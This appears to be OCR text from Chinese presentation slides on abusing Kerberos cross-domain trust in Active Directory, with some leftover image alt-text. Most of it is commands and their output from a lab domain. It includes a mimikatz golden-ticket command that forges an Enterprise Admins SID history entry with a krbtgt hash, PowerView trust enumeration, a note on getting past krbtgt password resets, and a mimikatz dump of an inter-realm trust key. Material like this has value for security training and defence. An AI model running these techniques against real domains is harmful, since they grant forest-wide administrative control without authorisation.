


B域如何如何认证A域用户的身份


同域内Kerberos




跨域内Kerberos设想




跨域Kerberos认证



信任路径



Tips : 在林内任意一个子域中,可以通过global catalog获取林内所有机器的FQDN, 之后通过DNS解析即可获得林内IP分布



A glowing green jellyfish is the central focus of the image, swimming in dark water. The jellyfish's bell is translucent and emits a bright green light, with its tentacles visible below. The background is dark, making the jellyfish stand out prominently.

/05

几种利用手法


A glowing green jellyfish is the central focus of the image, set against a dark, almost black background. The jellyfish's bell is translucent and emits a bright green light, with its internal structures faintly visible. Its tentacles are also glowing and trail downwards. The overall effect is ethereal and mysterious.

Case 1

同林内Sid history

Sid history

- 同林内域迁移场景。
- 利用:
 - 控制林内任意子域
 - EA属于universal组，可以包含林内任意域用户，该组用户属于域本地组administrators。



- Sid filter默认不开，如果开的话，会影响跨域资源访问的程序

```
PS C:\Users\Administrator\Desktop> Get-DomainTrust
```

```
SourceName      : sz.test.com
TargetName      : test.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 2019/12/10 10:30:49
WhenChanged    : 2019/12/10 10:30:49
```

```
Forest           : test.com
DomainControllers : <dc.test.com>
Children         : <sz.test.com>
DomainMode       : Windows2012R2Domain
Parent           :
PdcRoleOwner     : dc.test.com
RidRoleOwner     : dc.test.com
InfrastructureRoleOwner : dc.test.com
Name             : test.com
```

软件版本

Windows Server 2012 R2 Standard

工作站域

SZ0

工作站域 DNS 名称

sz.test.com

登录域

SZ0

COM 打开超时 <秒>

0

COM 发送计数 <字节>

16

COM 发送超时 <毫秒>

250

命令成功完成。

```
PS C:\Users\Administrator\Desktop>
```

```
PS C:\Users\Administrator\Desktop>
```

```
PS C:\Users\Administrator\Desktop>
```

```
C:\Users\Administrator\Desktop> dir \\dc.test.com\c$
```

拒绝访问。

```
Ticket(s) purge for current session is OK
mimikatz # kerberos::golden /user:administrator /domain:sz.test.com /sid:S-1-5-2
1-2371376506-234879451-3027120501 /sids:S-1-5-21-1258407096-1360244215-283291008
4-519 /krbtgt:80869f88122d699f45af5e56613bd0dc /ptt
User : administrator
Domain : sz.test.com (SZ)
SID : S-1-5-21-2371376506-234879451-3027120501
User Id : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-1258407096-1360244215-2832910084-519 ;
Servicekey: 80869f88122d699f45af5e56613bd0dc - rc4_hmac_nt
Lifetime : 2019/12/16 11:51:48 ; 2029/12/13 11:51:48 ; 2029/12/13 11:51:48
-> Ticket : ** Pass The Ticket **
```

如果防御方为了对抗golden ticket,定期重置
krbtgt密码,怎么办?
<https://www.microsoft.com/security/blog/2015/02/11/krbtgt-account-password-reset-scripts-now-available-for-customers/>

管理员: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [版本 6.3.9600]
Copyright (c) Microsoft Corporation. 保留所有权利。

```
Administrator\Desktop>dir \\dc.test.com\c$
```

February 11, 2015

KRBTGT Account Password Reset Scripts now available for customers


```
2014/01/19 09:23 <DIR> win-iso
2019/12/10 15:35 <DIR> Windows
0 个文件 0 字节
7 个目录 33,692,979,200 可用字节
```

A glowing green jellyfish is the central focus of the image, set against a dark, almost black background. The jellyfish's bell is translucent and emits a vibrant green light, with its tentacles trailing downwards. The overall aesthetic is ethereal and mysterious.

Case 2

同林trust key:Sid history

Inter-realm trust key制作同林golden ticket



No.	Time	Source	Destination	Protocol	Length	Info
200	22.286093	192.168.7.254	192.168.1.7	KRB5	1363	TGS-REQ
201	22.292470	192.168.1.7	192.168.7.254	KRB5	1422	TGS-REP
210	22.307356	192.168.7.254	192.168.1.6	KRB5	1352	TGS-REQ
211	22.316974	192.168.1.6	192.168.7.254	KRB5	1436	TGS-REP
216	22.325920	192.168.7.254	192.168.1.6	SMB2	1400	Session Setup Request
322	22.644675	192.168.7.254	192.168.1.7	KRB5	1363	TGS-REQ
323	22.647484	192.168.1.7	192.168.7.254	KRB5	1422	TGS-REP
331	22.664350	192.168.7.254	192.168.1.6	KRB5	1352	TGS-REQ
332	22.667413	192.168.1.6	192.168.7.254	KRB5	1436	TGS-REP
337	22.675130	192.168.7.254	192.168.1.6	SMB2	1400	Session Setup Request
355	22.698977	192.168.7.254	192.168.1.7	KRB5	1363	TGS-REQ
357	22.701675	192.168.1.7	192.168.7.254	KRB5	1422	TGS-REP
365	22.715257	192.168.7.254	192.168.1.6	KRB5	1352	TGS-REQ
366	22.718499	192.168.1.6	192.168.7.254	KRB5	1436	TGS-REP
371	22.727063	192.168.7.254	192.168.1.6	SMB2	1400	Session Setup Request
391	22.755980	192.168.7.254	192.168.1.7	KRB5	1363	TGS-REQ
392	22.758798	192.168.1.7	192.168.7.254	KRB5	1422	TGS-REP
401	22.770749	192.168.7.254	192.168.1.6	KRB5	1352	TGS-REQ
402	22.774199	192.168.1.6	192.168.7.254	KRB5	1436	TGS-REP
407	22.783439	192.168.7.254	192.168.1.6	SMB2	1400	Session Setup Request

▶ Transmission Control Protocol, Src Port: 88, Dst Port: 55320, Seq: 1, Ack: 1298, Len: 1356

▼ Kerberos

▶ Record Mark: 1352 bytes

▼ tgs-rep

pvno: 5
 msg-type: krb-tgs-rep (13)
 crealm: SZ.TEST.COM

▶ cname

▼ ticket

tkt-vno: 5
 realm: SZ.TEST.COM

▼ sname

name-type: KRB5-NT-SRV-INST (2)

▼ sname-string: 2 items

SNameString: krbtgt
 SNameString: TEST.COM

▶ enc-part

获取inter-realm trust key

```
mimikatz # lsadump::trust /patch
Current domain: SZ.TEST.COM (SZ0 / S-1-5-21-2371376506-234879451-3027120501)
[ In ] SZ.TEST.COM -> TEST.COM
* 2019/12/10 18:30:49 - CLEAR - 37 d2 d0 bf ad d0 87 e5 a7 6d 52 a7 dd b6
bf 30 f5 cb 09 35 63 f2 b8 44 01 9e c3 14 42 d7 97 40 a8 90 fe 84 e4 da bc b6 ef
